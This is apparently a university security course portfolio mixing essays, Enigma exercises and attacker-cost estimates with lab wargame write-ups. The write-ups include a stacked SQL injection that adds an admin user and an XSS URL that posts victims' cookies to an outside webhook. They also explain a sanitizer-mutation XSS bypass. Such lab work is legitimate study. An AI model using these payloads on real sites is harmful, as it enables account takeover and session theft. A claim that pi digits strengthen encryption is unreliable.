

COMP6841 Week 3 Portfolio

Name: Thomas Gosman

zID: z5425064

Date Submitted: 17/06/27



1. Setup

Security Everywhere

I found this article interesting because it connects closely to the encryption principles covered this week while also highlighting an important security risk. The article discusses pseudorandom code generation, where signals are designed to have high entropy and low correlation so they are difficult to predict, intercept, or replicate. This is similar to cryptographic key generation, where randomness is essential for maintaining security.

What stood out to me was that the article explains how physical effects such as Doppler shift can introduce correlation into transmitted codes. This creates a security risk because a system that appears secure in theory may become more predictable when deployed in a real environment. The article also notes that some algorithms only guarantee desirable security properties for fixed code lengths, meaning their effectiveness depends on assumptions that may not always hold in practice.

This reminded me that risk in security is not limited to weaknesses in algorithms. Real world factors such as environmental conditions, implementation details, and incorrect assumptions can reduce the security of a system even when the underlying design is mathematically sound. It also affects the resources required by an attacker, as detecting and exploiting small correlations may require increasingly advanced receivers, signal processing techniques, and computational power. As a result, security often depends not only on whether a system can be broken, but also on the practical difficulty and cost of doing so.



Left: Example of a QAM coding scheme waveform from [1] Right : System diagram of how coding works from [2]

Link:

<https://insidengss.com/codes-the-prn-family-grows-again/>

2. Humans, Measuring

Research a Cognitive Vulnerability

Title: **Beware survivorship bias in advice on science careers**

Link: <https://www-nature-com.wwwproxy1.library.unsw.edu.au/articles/d41586-021-02634-z>

The article published above explores anecdotally the survivorship bias present often in career advice. The article deduces that often advice is taken from senior members of a career path or field of research, whilst this appears wise there is an inherent biasing effect. This is because the senior members that remain will be the sample of successful people in their career as failed attempts will have either left that career path or changed their field of research. Hence often for career research we only hear from the successful side of the story rather than a balanced view. This can make us perceive that the pathway and probability of success to be more deterministic and in a person's favour than in reality.




Figure 1 Survivorship Bias during the Second World War, the bullet holes on aircraft that returned marked out the areas that were not crucial to the planes' integrity. Credit: Martin Grandjean (vector), McGeddon (picture), Cameron Moll (concept) (CC BY-SA 4.0)

When applied to a security context, survivorship bias can make a person's behaviour easier to predict. For example, someone may strongly admire senior mentors, supervisors in high-paying industries, or relatives who have succeeded in selective fields. An attacker could use this pattern to create a social engineering scenario that feels personally relevant and trustworthy. They might impersonate or

compromise the profile of a respected person in an engineering field, then send targeted information or opportunities that align with the victim's career goals and fulfill the ease of progression that the victim is expecting. Because the message appears connected to someone the victim admires, the victim may be more willing to take risks they would usually question. This could help the attacker build trust, influence communication, and gradually create more opportunities to exploit the victim.

Enigma Machine

Favourite Word: XBEBNXBVUP

Reason: It's a really interesting concept that shaped my view of privacy.


Rotor Order: II, III, I

Reflector: B

Starting Position: JJJ

Solution: PANOPTICON

I made a pringles enigma machine with a printout of the wires for rotors. This worked pretty well and I was able to decode the message and write my own. The key is to not lose the wiring.



Favourite Word: Zephyr

Rotor Positions: 2,3,1

Starting Position: JYV

Cipher Text: EORJFN

Reason: It is the name of an RTOS that allows for one piece of embedded software to be written and can be used for many different forms of hardware including changing the very CPU it runs on.

Estimate Attacker Power

Attacker	Budget	Hardware	Bits of work per 24 hours	Time to do 128 bits of work
Office Worker	\$200 (plus company provided laptop)	AMD Ryzen 5 5600x 6 Cores	51	2^{77} days 2^{68} years
Solo teenage Hacker	\$10k	Ryzen 9/ Intel Ultra 9 + RTX2000 (24 CPU Threads Used) (5.7Ghz)	1.181952×10^{16}	2.87×10^{22} days
Small Organisation	\$100k	10 *(Ryzen 9/ Intel Ultra 9 + RTX2000) (24 CPU Threads Used) (5.7Ghz)	1.181952×10^{17}	2.8789×10^{21} days
Large Organisation	\$2M	:2x AMD EPYC™ 9355 Processor 32-core (64 Thread) 3.55GHz 256MB Cache (280W) Implemented in a Server Rack	3.5334144×10^{17}	9.6304×10^{20} days
Large botnet	\$25M	AMD Ryzen 5 5600x 6 Cores (4.7Ghz) 5 Million Devices	1.21824×10^{22}	2.79322×10^{16} days

Professional bitcoin miner	\$500M	(Bitmain Antminer S21 XP 270TH/s) x 5000	1.1664x10 ²³ bits per day	2.91737x10 ¹⁵ days
Foreign Intelligence Agency	\$2B	2 x 2 exaflop supercomputing facilities	3.456x10 ²³ bits/day	9.846133 x 10 ¹⁴ days

Note: N bits of work requires 2^N bit decisions that need to be completed

- Assuming after the office worker that the solo teenage hacker and above are able to make one bit decision per clock cycle.
- Assuming brute forcing

Calculation can be made for time as $days = \frac{2^N}{rate(bits/day)}$

Handy Site:

<https://www.cpubenchmark.net/laptop.html#date>

Office Worker:

- Most Common CPU according to is the Ryzen 5:
https://www.cpubenchmark.net/common_cpus.html#cpu-commonality
- Whilst the office worker has more CPU power, they are being supervised so will be mostly limited by their own time constraints: Hence they are only capable of making 1 decision every 10 minutes. Hence, 51 per 24 Hours. Assuming they work 8 and a half our days

Solo Teenage Hacker:

- I am assuming that this person will spend approximately 75% (\$7.5k) of their available funds on the PC equipment. And then the remaining will be on training, skills development and tools. I am assuming by this they will have the computer mostly dedicated or almost full utilisation and under the assumption they are only using a nominal computer elements such as a GPU and/or CPU but not HPC grade components.
- Get something similar to a pretty well upgraded Lenovo P3 Tower- But doesn't know how to use GPU but can make it multithreaded
- $24threads \times 5.7GHz \times 24hours \approx \frac{1.181952 \times 10^{16} bits}{day}$

Small Business Hacking:

- Assuming this business has the resources for 10 people/PCs to simultaneously run through the processes and they are all equivalent to a Lenovo workstation and then have to utilise the 100K for the compute and the infrastructure costs of their network. They will be able to achieve 10 times more.
- Hence:

$$\frac{1.181952 \times 10^{16} \text{ bits}}{\text{day}} \times 10 \approx \frac{1.181952 \times 10^{17} \text{ bits}}{\text{day}}$$

Large Organisation Hacking :

- A large organisation will likely implement a HPC with that budget in a server rack form
- I found a moderately setup rack with 2xAMD EPYC™ 9355 Processor 32-core 3.55GHz 256MB Cache (280W) per unit for \$75-100k so they could implement about 18 when you then account for other infrastructure costs. Assuming each core is in full utilisation:

$$\begin{aligned} &\approx 18 \times 2 \times 32 \times 3.55 \times 10^9 = 4,089,600,000,000 \text{ bits/second} \\ &24 \times 4,089,600,000,000 \times 3600 = 3.5334144 \times 10^{17} \text{ per day} \end{aligned}$$

Large Botnet :

- Assuming 5 million devices of the office workers device
- The 25 Million dollar budget is to maintain exploitation services and infrastructure to command the bot net.
- Hence using the office worker PC:

$$5000000 \times 6 \times 4.7 \times 10^9 \times 24 \times 3600 \approx 1.21824 \times 10^{22} \text{ bits/day}$$

Crypto Miner :

- Assuming the hardware can compute per second the same as its hash rates, ignoring the differences that may lie within the ASIC algorithm
- Hardware costs 10k each and is a normal device hence with the budget there are 5000 devices

$$5000 \times 270 \times 10^{12} \times 24 \times 3600 \approx 1.1664 \times 10^{23} \text{ bits/day}$$

Foreign Intelligence Agency:

- Note that we likely don't have public knowledge of all processors available to some intelligence agencies which can in some cases perform exceptionally better than an estimate.
- However from research around NSA sites currently the estimated compute power is approximately 2 exaflops with at least 2 of these type of super computing facilities: as assuming they are only need on floating point operation for each decision/key calculation [Large Bit Width Processing :O]

$$2 \times 10^{18} \times 24 \times 3600 \approx 3.456 \times 10^{23} \text{ bits/day}$$

3. Extended

Week 3 Extension Wargames

SQLi4:

- I noticed that the execute allows for stacked queries this means that if SQL injection is available the attacker can alter commands and is not bound to how the query started
- Initially I tried to break the sql by breaking the user input here to prove that I can take control and used a sleep and this caused the gateway to fail rather than an exception this helped me determine there is an entry point
- Then I decided to add a second statement which adds another user as admin with the following injection vector

1'; INSERT INTO users (username, password, is_admin) VALUES ('Bill', 'bob', True)###

```
65 def execute(query, parameters=None):
66     conn = connect(host='REDACTED', user='REDACTED', password='REDACTED', database='REDACTED', client_flag=CLIENT.MULTI_STATEMENTS)
67     curs = conn.cursor()
68
69     result = curs.execute(query, parameters)
70     if query.startswith('SELECT'):
71         result = curs
72
```

Welcome Bill

COMP6841{WE_LOVE_STACKED_QUERIES}

Logout

Login If You Can

```
82
83
84 def create(username, password):
85     results = execute(f"SELECT username, is_admin FROM users WHERE username = '{username}'")
86     if results and results[0][2] == 1:
87         print(results)
88         return False
89
90     # is_admin is False because no one is admin but me.
91     execute(f"INSERT INTO users (username, password, is_admin) VALUES (%s, %s, False)", (username, password))
92
93     results = execute("SELECT username, is_admin FROM users WHERE id = LAST_INSERT_ID(id) ORDER BY id DESC LIMIT 1")
94     print(results)
95     return results.fetchone() if (results) else None
96
97 if __name__ == '__main__':
98     app.run(host='0.0.0.0', port=80)
99
```

XSS 5:

- I could find that the error page in the URL take HTML injection and by first trying to bold it and put an image in
- Then I tried with console.log(1) as the on error to see if that gets sanitized or not, which it didn't, so then I found my entry point for javascript injection
- I then decided to enter this url with a javascript forwarding session to a webhook I have to then retrieve the cookie from the server:

`https://xss5.comp6841.xyz/complaints#%3Cb%3EURL%20must%20be%20from%20xss5.comp6841.xyz%3C/b%3E%3Cimg%20src=x%20onerror=%22fetch('https://wh5ff260035b939895bf.free.beeceptor.com',{method: 'POST',headers: {'Content-Type': 'application/json'},body: decodeURIComponent(document.cookie)}})">`

Blogs



Complaints

Tell the admin to look at a site and he'll go moderate. Please
don't hack us, we're sensitive

Enter a URL in the form "https://xss5.comp6841.xyz/..."

URL must be from xss5.comp6841.xyz

Complain

#wh5ff260035b939895bf

https://wh5ff260035b939895bf.free.beeceptor.com → {nowhere}

2 requests



Mock Rules (2)

Routing



POST

Request Body:

flag=COMP6841{INNERHTML_IS_KINDA_CRINGE}

View Headers

{}



Response Body:

```
{
  "status": "Success!"
}
```

View Headers

{}



OPTIONS

204 0.0s a few seconds ago

Create Mock

XSS 6:

- The application sanitizes user input and then inserts the result into the page using `.innerHTML`. During sanitization, the sanitizer determines which elements and attributes are allowed based on the current HTML, SVG, or MathML namespace context.
- An attacker can exploit discrepancies between how the sanitizer parses the markup and how the browser ultimately reconstructs the DOM. By using malformed HTML that triggers parser error recovery, elements can initially appear to exist in a harmless namespace or context when inspected by the sanitizer.
- After the sanitized markup is inserted via `.innerHTML`, the browser reparses and corrects the malformed structure. During this process, elements may be moved into a different namespace or DOM context where previously harmless tags or attributes

become active. As a result, markup that appeared safe during sanitization can be transformed into executable content after the browser's parser repairs the document structure, potentially leading to XSS.

The screenshot shows a web application interface for editing a blog post. The main content area displays a form with a text input and a preview section. The preview section shows the rendered HTML, including a form and a math element. The browser's developer tools are open, showing the Console tab with several error messages. The errors include 'Uncaught ReferenceError: console is not defined', 'Uncaught TypeError: console is not a function', and 'Uncaught SyntaxError: Unexpected token '(''. The bottom part of the screenshot shows a list of blog posts and a detailed view of a specific post, including its ID, note, and raw content.

Blog Posts List:

- POST #337d4**
54.79.139.112
06/22/2026 1:29:22 PM
- POST #81129**
129.94.128.24
06/22/2026 1:29:12 PM
- POST #75182**
129.94.128.24
06/22/2026 1:28:26 PM

Post Details:

- ID:** 337d42b1-b6cd-49b4-a8dd-f72ae86e15f0
- Note:** Add Note
- Query strings:** None
- Request Content:** None
- Raw Content:** flag=COMP6841{THATS_QUITE_THE_UNIQUE_NAME}

Browser Console Errors:

- Uncaught ReferenceError: console is not defined
- Uncaught TypeError: console is not a function
- Uncaught SyntaxError: Unexpected token '('
- Uncaught TypeError: console.l is not a function
- Uncaught TypeError: console.lo is not a function

Analysis and Reflection

Tutorial 3: Houdini

During the tutorial, we considered how Houdini's protocol could better verify a medium claiming to communicate with him after death.

- We first discussed the risk of entrusting the passcode to Bess, since her personal connection made her vulnerable to social engineering. I agreed the secret should

move to another mechanism, as any single person becomes a weak target that many mediums could pressure or exploit.

- To reduce this risk, we proposed using a dynamic key generated for each test. This would make the code harder to break, especially if time was included to add entropy.
- One suggestion was to use the date and time as inputs to a Fibonacci-based algorithm that changes the spoken phrase. While stronger than a fixed passcode, it still depends on Bess knowing the method. If she revealed it, or if enough mediums tested patterns over time, the code could still be approximated, creating Type 2 error risks.
- To counter false attempts, I proposed raising the cost of guessing by removing Bess and placing the medium in a puzzle or trap only Houdini could solve. This would discourage brute force attempts, but it risks a Type 1 error by harming a truthful medium and could still be defeated if the trap were tampered with. This showed me that both error types cannot be fully eliminated.
- Another alternative method proposed was to use the digits of π to hash the cipher text in such a way, since currently the digits of π are pseudorandom and hence will significantly increase the entropy of the encryption system making it even harder to attempt to crack.

4. Wrap up

Submission Instructions

To submit a valid portfolio entry, complete the activities, save your work as a PDF, and upload it to the relevant week's submission page on Moodle.

[1] Institute of Telecommunications, University of Stuttgart, “Channel Coding Web Demonstration,” University of Stuttgart. [Online]. Available: https://webdemo.inue.uni-stuttgart.de/webdemos/03_theses/chCoding/index.php?id=1. [Accessed: Jun. 22, 2026].

[2] Rahsoft, “Understanding Quadrature Amplitude Modulation (QAM) and Its Applications,” Feb. 28, 2025. [Online]. Available: <https://rahsoft.com/2025/02/28/understanding-quadrature-amplitude-modulation-qam-and-its-applications/>. [Accessed: Jun. 22, 2026].

Acknowledgement: Please note that artificial intelligence has been used for simple grammatical editing my written work.